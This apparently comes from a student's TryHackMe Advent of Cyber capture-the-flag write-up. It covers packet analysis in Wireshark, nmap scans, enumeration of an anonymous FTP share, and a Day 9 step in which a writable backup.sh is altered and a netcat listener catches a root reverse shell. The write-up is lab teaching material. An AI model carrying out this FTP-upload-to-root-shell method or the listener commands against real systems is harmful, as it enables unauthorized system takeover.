
IP Address "10.10.67.199" visited the article called "reindeer-of-the-week"



```
  340 64.005368   10.10.67.199   10.10.15.52    HTTP       481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
  462 64.020692   10.10.67.199   10.10.15.52    HTTP       496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
  467 64.028410   10.10.67.199   10.10.15.52    HTTP       466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
  471 64.222360   10.10.67.199   10.10.15.52    HTTP       365 GET /posts/reindeer-of-the-week/ HTTP/1.1
  475 66.239846   10.10.67.199   10.10.15.52    HTTP       369 GET /posts/post/index.json HTTP/1.1
  478 66.249669   10.10.67.199   10.10.15.52    HTTP       463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
  480 66.251644   10.10.67.199   10.10.15.52    HTTP       448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
```

Question 4:

After launching pcap2.pcap using the exact steps, we applied "tcp.port == 21" to filter out the logs, and see that the correct password for logging in is "plaintext_password_fiasco"



Saturday
June 25, 2022
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 21

```
No.    Time        Source          Destination     Protocol  Length Info
    9 2.555520    10.10.73.252    10.10.122.128   TCP         66 45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
   10 2.555529    10.10.73.252    10.10.122.128   TCP         66 45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665
   11 2.555534    10.10.122.128   10.10.73.252    TCP         66 21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463
   13 4.103450    10.10.73.252    10.10.122.128   TCP         74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
   14 4.103479    10.10.122.128   10.10.73.252    TCP         74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
   15 4.103828    10.10.73.252    10.10.122.128   TCP         66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
   16 4.105504    10.10.122.128   10.10.73.252    FTP        104 Response: 220 Welcome to the TBFC FTP Server!.
   17 4.105812    10.10.73.252    10.10.122.128   TCP         66 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
   20 7.866325    10.10.73.252    10.10.122.128   FTP         83 Request: USER elfmcskidy
   21 7.866352    10.10.122.128   10.10.73.252    TCP         66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
   22 7.866430    10.10.122.128   10.10.73.252    FTP        100 Response: 331 Please specify the password.
   23 7.866878    10.10.73.252    10.10.122.128   TCP         66 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
   28 14.282063   10.10.73.252    10.10.122.128   FTP         98 Request: PASS plaintext_password_fiasco
   29 14.323826   10.10.122.128   10.10.73.252    TCP         66 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
   31 16.735293   10.10.122.128   10.10.73.252    FTP         88 Response: 530 Login incorrect.
   32 16.735701   10.10.73.252    10.10.122.128   TCP         66 45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=411042646 TSecr=894827850
   33 16.735723   10.10.73.252    10.10.122.128   FTP         72 Request: SYST
   34 16.735730   10.10.122.128   10.10.73.252    TCP         66 21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSecr=411042646

▸ Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
▸ Ethernet II, Src: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7), Dst: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
▸ Internet Protocol Version 4, Src: 10.10.73.252, Dst: 10.10.122.128
▸ Transmission Control Protocol, Src Port: 45340, Dst Port: 21, Seq: 18, Ack: 73, Len: 32
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

Question 5:


The SSH protocol is encrypted.



```
ssh
No.     Time        Source          Destination     Protocol  Length Info
      1 0.000000    10.10.122.128   10.11.3.2       SSH        102 Server: Encrypted packet (len=48)
      2 0.000084    10.10.122.128   10.11.3.2       SSH        150 Server: Encrypted packet (len=96)
    152 63.080447   10.10.122.128   10.11.3.2       SSHv2       95 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
    153 63.127154   10.11.3.2       10.10.122.128   SSHv2       82 Client: Protocol (SSH-2.0-MoTTY_Release_0.73)
    155 63.127956   10.10.122.128   10.11.3.2       SSHv2     1134 Server: Key Exchange Init
    156 63.128601   10.11.3.2       10.10.122.128   SSHv2     1222 Client: Key Exchange Init
    157 63.145905   10.11.3.2       10.10.122.128   SSHv2       78 Client: Diffie-Hellman Group Exchange Request
    159 63.153438   10.10.122.128   10.11.3.2       SSHv2      590 Server: Diffie-Hellman Group Exchange Group
    161 63.380672   10.11.3.2       10.10.122.128   SSHv2      582 Client: Diffie-Hellman Group Exchange Init
```

Question 6:

After analysing pcap3.pcap, a zip filled called "christmas.zip" was found, it was exported as HTTP, then extracted it to find a .txt file that said a rubber ducky would be used to replace Elf McEager.



```
Current filter: http.request.method == GET
No.     Time        Source          Destination     Protoc
    379 26.541680   10.10.53.219    10.10.21.210    TCP
    380 26.541763   10.10.21.210    10.10.53.219    TCP
    381 26.541772   10.10.53.219    10.10.21.210    TCP
    382 26.541879   10.10.21.210    10.10.53.219    TCP
    383 26.541892   10.10.53.219    10.10.21.210    TCP
    384 26.541972   10.10.21.210    10.10.53.219    TCP
    385 26.541981   10.10.53.219
    386 26.542067   10.10.21.210
    387 26.542087   10.10.21.210
    388 26.542101   10.10.53.219
    389 26.542184   10.10.21.210
    390 26.542224   10.10.21.210
    391 26.542233   10.10.53.219
    392 26.542312   10.10.21.210
    393 26.542372   10.10.21.210
    394 26.542381   10.10.53.219
    395 26.542475   10.10.21.210
    396 26.542493   10.10.53.219

▸ Frame 395: 10388 bytes on wire (83104 bits)
▾ Ethernet II, Src: MS-NLB-PhysServer-07_7b:6
  ▾ Destination: 02:cd:4e:c8:87:f1 (02:cd:4e:
      Address: 02:cd:4e:c8:87:f1 (02:cd:4e:c8
      .... ..1. .... .... .... .... = LG bit:
      .... ...0 .... .... .... .... = IG bit:
  ▾ Source: MS-NLB-PhysServer-07_7b:6f:c0:01
```

Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 202...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 202...
elf_mcskidy_wishlist.txt	134 bytes	plain text d...	30 November 202...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 202...
selfie.jpg	93.8 kB	JPEG image	30 November 202...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 202...

~/.cache/.fr-BFGYc8/elf_mcskidy_wishlist.txt -

```
Wish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```


Thought process/ Methodology:
We launched wireshark with the -r flag to read the .pcap file provided. After applying the ICMP display filter, the address which initiated it was found to be 10.11.3.2 as seen from the "source" tab. To filter out all the HTTP GET requests, the filter "HTTP.REQUEST.METHOD == GET" was used. After analysing, IP Address "10.10.67.199" was found to have visited an article called "reindeer-of-the-week". After that, we launched pcap2.pcap with the same steps, and applied "tcp.port == 21" to filter out the logs since FTP ran on port 21. We see the correct password for login is "plaintext_password_fiasco". The SSH protocol is encrypted.
We started analysing pcap3.pcap, and found a christmas.zip file, which we exported as HTTP, then extracted to find a .txt file saying that a rubber ducky would be used to replace ElfMcEager.

Day 8: Networking - What's under the Christmas Tree?

Tools used: Kali Linux, nmap

Question 1:


NMAP scan was run on the machine's IP.



```
┌──(1211102272㉿kali)-[~]
└─$ nmap -A 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:30 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.33 seconds
```

Question 2:


Scanning was done using -Pn.



```
┌──(1211102272㉿kali)-[~]
└─$ nmap -Pn 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:37 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds
```

Question 3:


Comparing between -A and -sV flags



```
┌──(1211102272㉿kali)-[~]
└─$ nmap -sV 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:43 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.56 seconds
```

Question 4:


The Linux Distro: Ubuntu



```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Question 5:

NSE was used to find possible use cases for the website.



```
┌──(1211102272㉿kali)-[~]
└─$ nmap --script http-title 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:48 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.25 seconds
```


Thought Process/ Methodology:
An NMAP scan was performed on the machine's IP. Then again with -Pn flag. A comparison was done between -A and -sV flags and one showed the running process whilst one did not. We determined the OS to be Ubuntu. A script was searched for using NSE in order to determine possible use cases for the website on nmap.org and was found to be a blog.

Day 9: Networking - Anyone can be Santa!

Tools Used: Kali Linux, FTP

Question 1:


The "Public" directory is available to access



```
┌──(1211102272㉿kali)-[~]
└─$ ftp 10.10.148.22
Connected to 10.10.148.22.
220 Welcome to the TBFC FTP Server!.
Name (10.10.148.22:1211102272): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20872|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```


Question 2:

Backup.sh was an executable script.



```
ftp> cd public
250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||7267|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 .
drwxr-xr-x    6 65534    65534        4096 Nov 16  2020 ..
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question 3:




```
┌──(1211102272㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie

┌──(1211102272㉿kali)-[~]
└─$ █
```

The Polar Express Movie was on Santa's shopping list.

Question 4:

We changed the contents of the .sh file, setup Netcat then reupload the script in order to gain root access and find the THM flag.



```
ftp> ls
229 Entering Extended Passive Mode (|||52501|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           268 Jun 25 04:10 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39658|)
150 Ok to send data.
100% |***************************************************|   268        2.90 MiB/s    00:00 ETA
226 Transfer complete.
268 bytes sent in 00:00 (0.65 KiB/s)
ftp> 
```

Note that the script that we have uploaded may take a minute to
Netcat listener on the device that you are working from, and have

THM{even_you_can_be_santa}

```
┌──(1211102272㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
^C

┌──(1211102272㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.0.236] from (UNKNOWN) [10.10.148.22] 53308
bash: cannot set terminal process group (1271): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# 
```

Thought Process/ Methodology:

Using FTP to connect and then access the "Public" directory we found a backup.sh which we could exploit for unrestricted access.

Santa had "The Polar Express" on his shopping list.


We downloaded the script and changed the contents. Netcat was setup for a listener port. We uploaded the altered file and got root access. The contents were output with cat which gave us the THM flag.

Day 10: Networking - Don't be sElfish!

Tools Used: Kali Linux, samba

Question 1:


A list of users on samba.



```
user:[elfmcelferson] rid:[0×3e9]

